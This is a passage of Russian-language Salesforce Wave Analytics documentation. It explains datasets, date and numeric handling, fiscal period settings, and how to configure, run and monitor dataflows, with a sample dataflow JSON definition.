Чтобы создать набор данных, загрузите внешние данные посредством пользовательского интерфейса или интерфейса External Data API. При загрузке файла внешних данных (в формате CSV-файла, сжатого или архивного файла) рекомендуем также загрузить файл метаданных. Файл метаданных содержит атрибуты метаданных, описывающие структуру данных в файле внешних данных. При загрузке CSV-файла из пользовательского интерфейса Wave Analytics автоматически генерирует файл метаданных для просмотра и внесения изменений. При отсутствии файла метаданных Wave Analytics импортирует все столбцы файла внешних данных как измерения.

### Редактирование набора данных

Редактирование набора данных позволяет изменять имя набора данных, приложение, предикат безопасности или файл расширенных метаданных (XMD), связанный с набором данных. Редактирование наборов данных, созданных из файла внешних данных, позволяет также загружать новый файл внешних данных или файл метаданных для обновления данных или метаданных.

### Удаление набора данных

Удалите ненужные наборы данных из личного или общедоступного приложения, доступного как минимум для редактирования. Удаление наборов данных позволяет систематизировать содержимое и препятствует достижению ограничения организации по количеству строк в зарегистрированных наборах данных.

### Безопасность строки для наборов данных

По умолчанию пользователь Wave Analytics, имеющий доступ к набору данных, имеет доступ ко всем записям набора данных. Тем не менее, чтобы ограничить доступ к записям, примените безопасность строки к набору данных. Некоторые записи могут содержать конфиденциальные данные, которые не должны быть общедоступными.

### Синтаксис выражения предиката

При определении выражения предиката рекомендуем использовать допустимый синтаксис.

## Наборы данных

Набор данных — это совокупность связанных данных, хранящихся в ненормализованном, но сверхсжатом виде. Каждая лицензия на платформу предоставляет организации не более 250 миллионов строк данных, хранящихся во всех зарегистрированных наборах данных.

Ниже перечислены типы, применяемые Wave Analytics к каждому полю набора данных.

### Дата

*Дата* может быть представлена днем, месяцем, годом и при необходимости временем. Даты поддерживают группирование, фильтрацию и выполнение математических операций.

### Измерение

*Измерение* — это качественное значение (например, регион, имя продукта и номер модели). Измерения позволяют группировать и фильтровать данные. В отличие от мер, измерения не поддерживают математические операции. Чтобы повысить производительность запроса, Wave Analytics индексирует все поля измерения в наборах данных.

### Мера

*Мера* — это количественное значение (например, доход и курс обмена). Меры поддерживают математические операции (например, вычисление общего дохода и минимального курса обмена).

Чтобы ограничить доступ к записям в наборе данных, примените параметры безопасности строки к любому созданному набору данных.



Внимание: Прежде чем создать набор данных, убедитесь, что исходные данные содержат как минимум одно значение в каждом столбце. Столбцы, содержащие только нулевые значения, не будут созданы в наборах данных и не могут использоваться потоками данных, представлениями Lens или панелями мониторинга. Рекомендуем указывать нулевые значения посредством стандартного значения (например, «недоступно» или «пусто»).

### Обработка числовых значений в наборах данных

При внутреннем использовании Wave Analytics хранит числовые значения в наборах данных как длинные значения. Например, число «3200,99» со шкалой «2» хранится как «320099». Пользовательский интерфейс преобразует сохраненное значение обратно в десятичное для отображения числа «3200,99».

### Обработка дат в наборах данных

При загрузке дат в набор данных Wave Analytics разбивает каждую дату на несколько полей (например, день, неделя, месяц, квартал и год) на основе календарного года. Например, при извлечении дат из поля CreateDate Wave Analytics создает такие поля даты, как CreateDate\_Day и CreateDate\_Week. При отличии финансового года от календарного пользователи могут предоставлять Wave Analytics возможность создания полей даты финансового года.

### JSON потока данных

Поток данных может использоваться для создания как минимум одного набора данных на основе данных из объектов Salesforce или текущих наборов данных. *Поток данных* — это набор инструкций, определяющих данные, подлежащие извлечению из объектов Salesforce или наборов данных, способы трансформации наборов данных, а также наборы данных, которые должны быть доступны для запросов. Поток данных позволяет управлять извлеченными данными и переопределять метаданные перед их загрузкой в набор данных. Ежедневное выполнение потока данных позволяет обновлять данные непрерывно.

### Конструктор наборов данных

Рекомендуем использовать конструктор наборов данных для создания отдельного набора данных на основе данных из одного или более связанных объектов Salesforce. С помощью конструктора наборов данных вы просто указываете и щелкаете соответствующие объекты Salesforce для их определения и выбора.

### Приложение Wave Connector для данных Excel

Приложение Wave Connector от компании Salesforce позволяет упростить импорт данных из приложения Microsoft Excel 2013 в Wave Analytics.

### Пользовательский интерфейс загрузки внешних данных

Рекомендуем использовать пользовательский интерфейс загрузки для создания отдельного набора данных на основе внешних данных. При необходимости загрузите файл внешних данных (в формате CSV-файла, сжатого или архивного файла). Чтобы обновить данные, переопределите данные набора данных путем загрузки нового файла внешних данных.

### External Data API

Рекомендуем использовать интерфейс External Data API для создания отдельного набора данных на основе внешних данных в CSV-формате. При необходимости воспользуйтесь интерфейсом API для редактирования набора данных путем загрузки нового CSV-файла. При редактировании набора данных выберите необходимое действие: перезапись всех записей, добавление записей, обновление записей или удаление записей.

## Обработка числовых значений в наборах данных

При внутреннем использовании Wave Analytics хранит числовые значения в наборах данных как длинные значения. Например, число «3200,99» со шкалой «2» хранится как «320099». Пользовательский интерфейс преобразует сохраненное значение обратно в десятичное для отображения числа «3200,99».

Wave Analytics позволяет хранить числовые значения от -36 028 797 018 963 968 до 36 028 797 018 963 967.



**Внимание:** При несоответствии числового значения данному диапазону могут отображаться неподвижные результаты. Например, при загрузке значения 3,7E-16 со шкалой «16» в набор данных Wave Analytics попытается сохранить значение как «3700000000000000». Тем не менее ввиду превышения максимально допустимого значения Wave Analytics не удастся загрузить всю запись. Кроме того, при выполнении запроса, агрегирующего меры (например, суммирование или группирование), и превышении итоговым значением максимального значения, значение переполняется, а Wave Analytics возвращает неправильный результат.

## Обработка дат в наборах данных

При загрузке дат в набор данных Wave Analytics разбивает каждую дату на несколько полей (например, день, неделя, месяц, квартал и год) на основе календарного года. Например, при извлечении дат из поля CreateDate Wave Analytics создает такие поля даты, как CreateDate\_Day и CreateDate\_Week. При отличии финансового года от календарного пользователи могут предоставлять Wave Analytics возможность создания полей даты финансового года.

Ниже перечислены поля даты, создаваемые Wave Analytics.

| Имя поля               | Тип поля | Описание  |
|------------------------|----------|---|
| <имя поля даты>_Second | Текст    | Количество секунд. При отсутствии секунд используется значение «0». |
| <имя поля даты>_Minute | Текст    | Количество минут. При отсутствии минут используется значение «0».   |
| <имя поля даты>_Hour   | Текст    | Количество часов. При отсутствии часов используется значение «0».   |
| <имя поля даты>_Day    | Текст    | День месяца.  |
| <имя поля даты>_Week   | Текст    | Номер недели календарного года.                                     |



| Имя поля                       | Тип поля | Описание   |
|--------------------------------|----------|--|
| <имя поля даты>_Month          | Текст    | Номер месяца календарного года.  |
| <имя поля даты>_Quarter        | Текст    | Номер квартала календарного года.  |
| <имя поля даты>_Year           | Текст    | Календарный год.   |
| <имя поля даты>_Week_Fiscal    | Текст    | Номер недели финансового года.   |
| <имя поля даты>_Month_Fiscal   | Текст    | Номер месяца финансового года.   |
| <имя поля даты>_Quarter_Fiscal | Текст    | Номер квартала финансового года.   |
| <имя поля даты>_Year_Fiscal    | Текст    | Финансовый год.  |
| <имя поля даты>_sec_epoch      | Число    | Количество секунд, прошедших после наступления 1 января 1970 года (00:00 по Гринвичу). |
| <имя поля даты>_day_epoch      | Число    | Количество дней, прошедших после наступления 1 января 1970 года (00:00 по Гринвичу).   |

При необходимости настройте атрибуты метаданных для определения способа загрузки дат в наборы данных и предоставления Wave Analytics возможности создания полей даты финансового года. Чтобы настроить атрибуты метаданных, воспользуйтесь [параметрами трансформации sfdcDigest](#) для данных Salesforce или [файлом метаданных](#) для внешних данных.



**Прим.:** Прежде чем загрузить даты из файла внешних данных, просмотрите требования к формату даты [здесь](#). Кроме того, убедитесь, что имена столбцов в файле внешних данных не противоречат созданным именам полей даты. Например, при загрузке CSV-файла, содержащего столбец Create\_Date, Wave Analytics создает поле Create\_Date\_Year в наборе данных. Если CSV-файл также содержит поле Create\_Date\_Year, то Wave Analytics возвращает ошибку ввиду конфликта имен.

## Финансовые периоды в Wave Analytics

При отличии финансового года от календарного пользователи могут предоставлять Wave Analytics возможность создания полей даты финансового года в наборе данных дополнительно к полям даты календарного года. Чтобы разрешить Wave Analytics создание полей даты финансового года, задайте атрибуту `fiscalMonthOffset` значение, отличное от нуля. Данный атрибут настраивается для каждого столбца даты, которому требуется создать поля даты финансового года. При настройке нулевого смещения или отсутствии значения Wave Analytics не создает поля даты финансового года.

Кроме того, чтобы настроить финансовые периоды, настройте атрибуты метаданных ниже для каждого столбца даты.


### **fiscalMonthOffset**

Помимо предоставления возможности создания полей даты финансового года, данный атрибут также определяет первый месяц финансового года. Атрибут `fiscalMonthOffset` позволяет указывать разницу между первым месяцем финансового года и первым месяцем календарного года (январь). Например, если финансовый год начинается в апреле, задайте атрибуту `fiscalMonthOffset` значение «3».


### isYearEndFiscalYear

Ввиду возможного начала и окончания финансового года в разные календарные года, рекомендуем указать год, который должен использоваться в качестве финансового. Атрибут `isYearEndFiscalYear` определяет, является ли финансовый год годом начала или окончания финансового года.

Чтобы понять принцип работы, рассмотрим пару примеров. Если атрибут `isYearEndFiscalYear` является истинным (или отсутствует), то финансовым годом является год окончания финансового года. Согласно схеме ниже, любые даты между 1 апреля 2015 года и 31 марта 2016 года являются частью 2016 финансового года, так как финансовый год заканчивается в 2016 году.



Если атрибут `isYearEndFiscalYear` является ложным, то финансовым годом является год начала финансового года. Согласно схеме ниже, любые даты между 1 апреля 2015 года и 31 марта 2016 года являются частью 2015 финансового года, так как финансовый год начинается в 2015 году.



### Нумерация недель в Wave Analytics

Для каждой даты, загруженной в набор данных, Wave Analytics создает соответствующий номер недели календарного года и финансового года (при наличии). Аналогично функции SQL `WEEK_IN_YEAR`, первая неделя Wave Analytics длится с 1 по 7 января. (Отличается от вычисления `week()` по Гринвичу.)

При необходимости настройте атрибут `firstDayOfWeek` для использования отдельного дня недели как ее начала. Например, если 1 января является субботой, а неделя должна начинаться в понедельник, то первая неделя длится с 1 по 2 января. Вторая неделя начинается в понедельник (3 января). Третья неделя начинается через понедельник (10 января). Обратите внимание, что первая неделя может быть укороченной, благодаря чему указанный день недели может использоваться как начало последующих недель.

### JSON потока данных

Поток данных может использоваться для создания как минимум одного набора данных на основе данных из объектов Salesforce или текущих наборов данных. *Поток данных* — это набор инструкций, определяющих данные, подлежащие извлечению из объектов Salesforce или наборов данных, способы трансформации наборов данных, а также наборы данных, которые должны быть доступны для запросов. Поток данных позволяет управлять извлеченными данными и переопределять метаданные перед их загрузкой в набор данных. Ежедневное выполнение потока данных позволяет обновлять данные непрерывно.

Wave Analytics поддерживает стандартный поток данных, содержащий примерную логику трансформации. Данный поток данных является только примером и может выполняться только после настройки.



Чтобы настроить поток данных, добавьте трансформации в файл определения потока данных. *Файл определения потока данных* — это файл JSON, содержащий трансформации, которые представляют логику потока данных. Пользователи могут добавлять трансформации для определения данных, подлежащих извлечению, способов трансформации наборов данных, а также наборов данных, подлежащих регистрации.

После настройки потока данных загрузите новый файл определения потока данных в Wave Analytics.

По умолчанию поток данных не выполняется автоматически. Прежде чем начать выполнение потока данных по расписанию, запустите поток данных вручную. После выполнения первого задания задание потока данных выполняется по ежедневному расписанию. Поток данных выполняется по ежедневному расписанию для сбора последних изменений, внесенных в данные Salesforce и логику потока данных.

При необходимости воспользуйтесь остановкой, повторным планированием и отслеживанием заданий потока данных.

СМ. ТАКЖЕ:

[Создание наборов данных посредством потока данных](#)

## Конструктор наборов данных

Рекомендуем использовать конструктор наборов данных для создания отдельного набора данных на основе данных из одного или более связанных объектов Salesforce. С помощью конструктора наборов данных вы просто указываете и щелкаете соответствующие объекты Salesforce для их определения и выбора.

После выбора данных для добавления в набор данных конструктор наборов данных генерирует и добавляет связанный файл JSON в файл определения потока данных. Набор данных создается при следующем выполнении потока данных. Данные, используемые набором данных, обновляются при каждом выполнении потока данных.

СМ. ТАКЖЕ:

[Создание набора данных посредством конструктора наборов данных](#)

## Приложение Wave Connector для данных Excel

Приложение Wave Connector от компании Salesforce позволяет упростить импорт данных из приложения Microsoft Excel 2013 в Wave Analytics.

Приложение Wave Connector доступно для настольного приложения Excel 2013 и приложения Excel Online продукта Office 365. Приложение Wave Connector доступно посредством интернет-магазина приложений Microsoft для Office или личного каталога приложений организации. После установки приложения Wave Connector выполните импорт данных из приложения Excel в систему Salesforce.

### [Установка приложения Wave Connector для Excel](#)

Приложение Wave Connector предоставляет пользователям возможность быстрого и удобного импорта данных из приложения Excel 2013 в Salesforce Wave Analytics.

### [Настройка Wave Connector для администраторов](#)

В некоторых случаях требуется изменение параметров безопасности Salesforce для предоставления пользователям возможности подключения к приложению Wave Connector.

СМ. ТАКЖЕ:

### [Установка приложения Wave Connector для Excel](#)


## Пользовательский интерфейс загрузки внешних данных

Рекомендуем использовать пользовательский интерфейс загрузки для создания отдельного набора данных на основе внешних данных. При необходимости загрузите файл внешних данных (в формате CSV-файла, сжатого или архивного файла). Чтобы обновить данные, переопределите данные набора данных путем загрузки нового файла внешних данных.

При загрузке любых данных в набор данных Wave Analytics также добавляет метаданные о каждом столбце данных. Например, метаданные могут содержать тип поля, точность, величину и стандартное значение.

При загрузке внешних данных Wave Analytics получает метаданные о каждом столбце файла внешних данных, кроме случаев использования других атрибутов метаданных в файле метаданных. *Файл метаданных* — это файл JSON, описывающий структуру файла внешних данных. Например, файл метаданных позволяет явно выбирать тип поля и стандартное значение для конкретного столбца внешних данных. При отказе от выбора файла метаданных во время загрузки внешних данных Wave Analytics обрабатывает каждый столбец как измерение и задает типу поля значение «Текст». Данный алгоритм влияет на тип запросов, которые могут быть назначены набору данных, ввиду невозможности выполнения математических вычислений над столбцами набора данных, имеющими тип поля «Текст». Математические вычисления могут выполняться только над столбцами набора данных, имеющими тип поля «Число».

После создания набора данных на основе файла внешних данных рекомендуем отредактировать набор данных для применения нового файла метаданных. Данный алгоритм позволяет изменять атрибуты метаданных каждого столбца.

 **Прим.:** Wave временно сохраняет загруженные файлы CSV и метаданных только для обработки. После создания набора данных Wave удаляет файлы.

СМ. ТАКЖЕ:

### [Создание набора данных посредством внешних данных](#)

## External Data API

Рекомендуем использовать интерфейс External Data API для создания отдельного набора данных на основе внешних данных в CSV-формате. При необходимости воспользуйтесь интерфейсом API для редактирования набора данных путем загрузки нового CSV-файла. При редактировании набора данных выберите необходимое действие: перезапись всех записей, добавление записей, обновление записей или удаление записей.

Дополнительную информацию об интерфейсе External Data API см. в [Руководстве разработчика Wave Analytics External Data API](#).

## Создание наборов данных посредством потока данных

Поток данных может использоваться для создания как минимум одного набора данных на основе данных из объектов Salesforce или текущих наборов данных.

### 1. Проектирование потока данных

Прежде чем начать создание файла определения потока данных в формате JSON, обдумайте проект потока данных. Определите данные, доступные для запросов, область извлечения данных и необходимость преобразования извлеченных данных в нужный формат.

### 2. Настройка потока данных

Настройте поток данных на основе проекта потока данных. При необходимости разрешите потоку данных извлечение данных, трансформацию наборов данных на основе текущих бизнес-требований и регистрацию наборов данных, которые должны быть доступны для запросов. Чтобы настроить поток данных, добавьте трансформации в файл определения потока данных.

### 3. Запуск потока данных

При необходимости запустите задание потока данных вручную для немедленной загрузки данных в наборы данных. При необходимости остановите выполняемое задание. Разрешается запускать не более 24 заданий потока данных в течение суток.

### 4. Отслеживание задания потока данных

Рекомендуем использовать страницу отслеживания данных для отслеживания заданий потока данных на предмет их успешного выполнения или наличия ошибок, подлежащих исправлению.

### 5. Повторное планирование потока данных


Задание потока данных выполняется по ежедневному расписанию. При необходимости измените время выполнения для задания потока данных. Данная функция позволяет подготавливать нужные данные к определенному времени или планировать выполнение задания на нерабочее время.

## Проектирование потока данных

Прежде чем начать создание файла определения потока данных в формате JSON, обдумайте проект потока данных. Определите данные, доступные для запросов, область извлечения данных и необходимость преобразования извлеченных данных в нужный формат.

Рассмотрим пример ниже для иллюстрации некоторых ключевых решений. В данном примере требуется создать набор данных «Реализованные возможности». Набор данных будет содержать сведения о возможностях, включая имя организации для каждой возможности.

Чтобы создать подобный набор данных, воспользуйтесь проектом потока данных ниже.



Поток данных извлекает данные о возможности из объекта Opportunity и имя организация из объекта Account. Поток данных создает новый набор данных для каждого извлеченного объекта.

Затем поток данных преобразует наборы данных, созданные на основе извлеченных данных. Сначала поток данных объединяет данные о возможности и организации в новый набор данных. Затем поток данных фильтрует записи на основе этапа возможности, разрешая набору данных отображать только реализованные возможности. При каждом преобразовании набора данных поток данных создает новый набор данных.

Чтобы позволить пользователям обрабатывать только реализованные возможности, разрешите потоку данных регистрировать только окончательный набор данных. При необходимости система позволяет регистрировать любые наборы данных, созданные потоком данных, в любых количествах.

Ниже перечислены рекомендации по выбору наборов данных для регистрации.

- Общее количество строк во всех зарегистрированных наборах данных не может превышать 250 миллионов для каждой лицензии на платформу.
- Пользователи, имеющие доступ к зарегистрированным наборам данных, могут запрашивать данные. Тем не менее, чтобы ограничить доступ к записям, примените безопасность строки к набору данных.

## Настройка потока данных

Настройте поток данных на основе проекта потока данных. При необходимости разрешите потоку данных извлечение данных, трансформацию наборов данных на основе текущих бизнес-требований и регистрацию наборов данных, которые должны быть доступны для запросов. Чтобы настроить поток данных, добавьте трансформации в файл определения потока данных.

*Файл определения потока данных* — это файл JSON, содержащий трансформации, которые представляют логику потока данных. Файл определения потока данных должен храниться в кодировке UTF-8.

Прежде чем настраивать поток данных для обработки внешних данных, рекомендуем [загрузить внешние данные в Wave Analytics](#).

1. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки (⚙️) в Wave Analytics, а затем щелкните **«Отслеживание данных»**. По умолчанию отображается представление заданий страницы отслеживания данных.
2. Выберите **Представление потока данных**.
3. Чтобы загрузить файл определения потока данных, щелкните **Загрузить** в списке действий (1).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования файла  
определения потока данных:

- "Изменение потока данных Wave Analytics"




4. Прежде чем вносить изменения, создайте резервную копию файла определения потока данных. Wave Analytics не сохраняет предыдущие версии файла. Если вы совершили ошибку, можно загрузить предыдущую версию для отмены внесенных изменений.
5. Добавьте трансформации в файл определения потока данных. Например, ниже перечислены трансформации, которые могут быть добавлены на основе проекта из [предыдущего действия](#).

```
{
  "Extract_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
```

```

    "object": "Opportunity",
    "fields": [
      { "name": "Id" },
      { "name": "Name" },
      { "name": "Amount" },
      { "name": "StageName" },
      { "name": "CloseDate" },
      { "name": "AccountId" },
      { "name": "OwnerId" }
    ]
  }
},
"Extract_AccountDetails": {
  "action": "sfdcDigest",
  "parameters": {
    "object": "Account",
    "fields": [
      { "name": "Id" },
      { "name": "Name" }
    ]
  }
},
"Transform_Augment_OpportunitiesWithAccountDetails": {
  "action": "augment",
  "parameters": {
    "left": "Extract_Opportunities",
    "left_key": [ "AccountId" ],
    "relationship": "OpptyAcct",
    "right": "Extract_AccountDetails",
    "right_key": [ "Id" ],
    "right_select": [
      "Name"
    ]
  }
},
"Transform_Filter_Opportunities": {
  "action": "filter",
  "parameters": {
    "filter": "StageName:EQ:Closed Won",
    "source": "Transform_Augment_OpportunitiesWithAccountDetails"
  }
},
"Register_Dataset_WonOpportunities": {
  "action": "sfdcRegister",
  "parameters": {
    "alias": "WonOpportunities",
    "name": "WonOpportunities",
    "source": "Transform_Filter_Opportunities"
  }
}
}

```

 **Прим.:** Для ключей и значений JSON учитывается регистр символов. Каждый выделенный жирным ключ в предыдущем примере JSON содержит одно действие, которое определяет тип трансформации. Порядок добавления




трансформаций в файл определения потока данных не имеет значения. Wave Analytics определяет порядок обработки трансформаций путем обработки потока данных для определения существующих между ними зависимостей.

- Прежде чем сохранить файл определения потока данных, воспользуйтесь инструментом проверки JSON для проверки допустимости JSON.

При загрузке файла определения потока данных, содержащего недопустимый JSON, возникает ошибка. Инструмент проверки JSON доступен в Интернете.


- Сохраните определение потока данных в кодировке UTF-8 и закройте файл.
- Чтобы выгрузить обновленный файл определения потока данных, щелкните **«Выгрузить»** в списке действий (1) представления потока данных на странице отслеживания данных.


 **Прим.:** Выгрузка файла определения потока данных не влияет на выполняемые задания потока данных и не инициирует автоматический запуск задания потока данных.

При необходимости запустите поток данных вручную или дождитесь времени его запланированного выполнения. Пользователи не могут запрашивать зарегистрированные наборы данных до выполнения потока данных.

### Запуск потока данных

При необходимости запустите задание потока данных вручную для немедленной загрузки данных в наборы данных. При необходимости остановите выполняемое задание. Разрешается запускать не более 24 заданий потока данных в течение суток.

 **Прим.:** По умолчанию поток данных не выполняется автоматически. Прежде чем начать выполнение потока данных по расписанию, запустите поток данных вручную. После выполнения первого задания задание потока данных выполняется по ежедневному расписанию.

- Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки () в Wave Analytics, а затем щелкните **«Отслеживание данных»**. По умолчанию отображается представление заданий страницы отслеживания данных.
- Выберите **Представление потока данных**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска задания потока данных:

- «Изменение потока данных Wave Analytics»



3. Чтобы выполнить задание потока данных, щелкните «**Начать**» в списке действий (1).  
Задание потока данных добавляется в очередь заданий. При выполнении задания потока данных кнопка «**Начать**» отображается серым цветом.
4. После выполнения задания Wave Analytics отправляет электронное уведомление пользователю, изменившему файл определения потока данных последним.  
Электронное уведомление определяет успешность выполнения задания. Кроме того, оно отображает такие сведения о задании, как время начала, время окончания, продолжительность и количество обработанных строк. При неудачном выполнении задания уведомление отображает причину сбоя.

Система позволяет отслеживать задание потока данных на странице отслеживания данных для определения времени завершения потока данных. После успешного выполнения потока данных обновите начальную страницу для просмотра зарегистрированных наборов данных.

## Отслеживание задания потока данных

Рекомендуем использовать страницу отслеживания данных для отслеживания заданий потока данных на предмет их успешного выполнения или наличия ошибок, подлежащих исправлению.

Представление потока данных страницы отслеживания данных отображает статус, время начала и продолжительность последних 10 заданий потока данных, а также сохраняет последние 7 дней журнала. Чтобы устранить неполадки невыполненного задания, воспользуйтесь сообщениями об ошибках и просмотрите динамические сведения о каждой обрабатываемой трансформации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице  
отслеживания данных:

- «Редактирование потоков данных Wave Analytics», «Загрузка внешних данных в Wave Analytics» или «Управление Wave Analytics»


| Start Time                    | Duration   | Status  | Message                    |
|-------------------------------|------------|---------|----------------------------|
| Thu, Nov 13 2014 22:46:06 GMT | 9 seconds  | Failed  | Killed by: cc@ma2.insights |
| Thu, Nov 13 2014 19:07:24 GMT | 35 seconds | Success |                            |

| Node Name | Start Time                   | Duration           | Node Type  | Status  | Input Rows Processed |
|-----------|------------------------------|--------------------|------------|---------|----------------------|
| 102       | Thu Nov 13 19:07:25 GMT 2014 | 0 hours, 0 minutes | sfdcDigest | success | 61                   |
| 103       | Thu Nov 13 19:07:38 GMT 2014 | 0 hours, 0 minutes | sfdcDigest | success | 23                   |
| 104       | Thu Nov 13 19:07:50 GMT 2014 | 0 hours, 0 minutes | flatten    | success | 23                   |

1. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки (⚙️) в Wave Analytics, а затем щелкните «Отслеживание данных».

По умолчанию отображается представление заданий.


2. Выберите **Представление потока данных** (1).
3. Чтобы просмотреть последний статус выполняемого задания, нажмите кнопку «Обновить задания» (  ).  
Каждое задание может иметь один из следующих статусов.

| «Статус»   | Описание                   |
|------------|----------------------------|
| Выполнение | Задание выполняется.       |
| Сбой       | Сбой задания.              |
| Успешно    | Задание успешно выполнено. |

4. При неудачном выполнении задания потока данных разверните узел задания (3) и просмотрите динамические сведения для каждой обработанной трансформации.
5. При обнаружении ошибки в логике потока данных измените файл определения потока данных, загрузите файл и повторите выполнение потока данных.

### Повторное планирование потока данных

Задание потока данных выполняется по ежедневному расписанию. При необходимости измените время выполнения для задания потока данных. Данная функция позволяет подготавливать нужные данные к определенному времени или планировать выполнение задания на нерабочее время.

1. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки (  ) в Wave Analytics, а затем щелкните «**Отслеживание данных**».  
По умолчанию отображается представление заданий.
2. Выберите **Представление потока данных**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

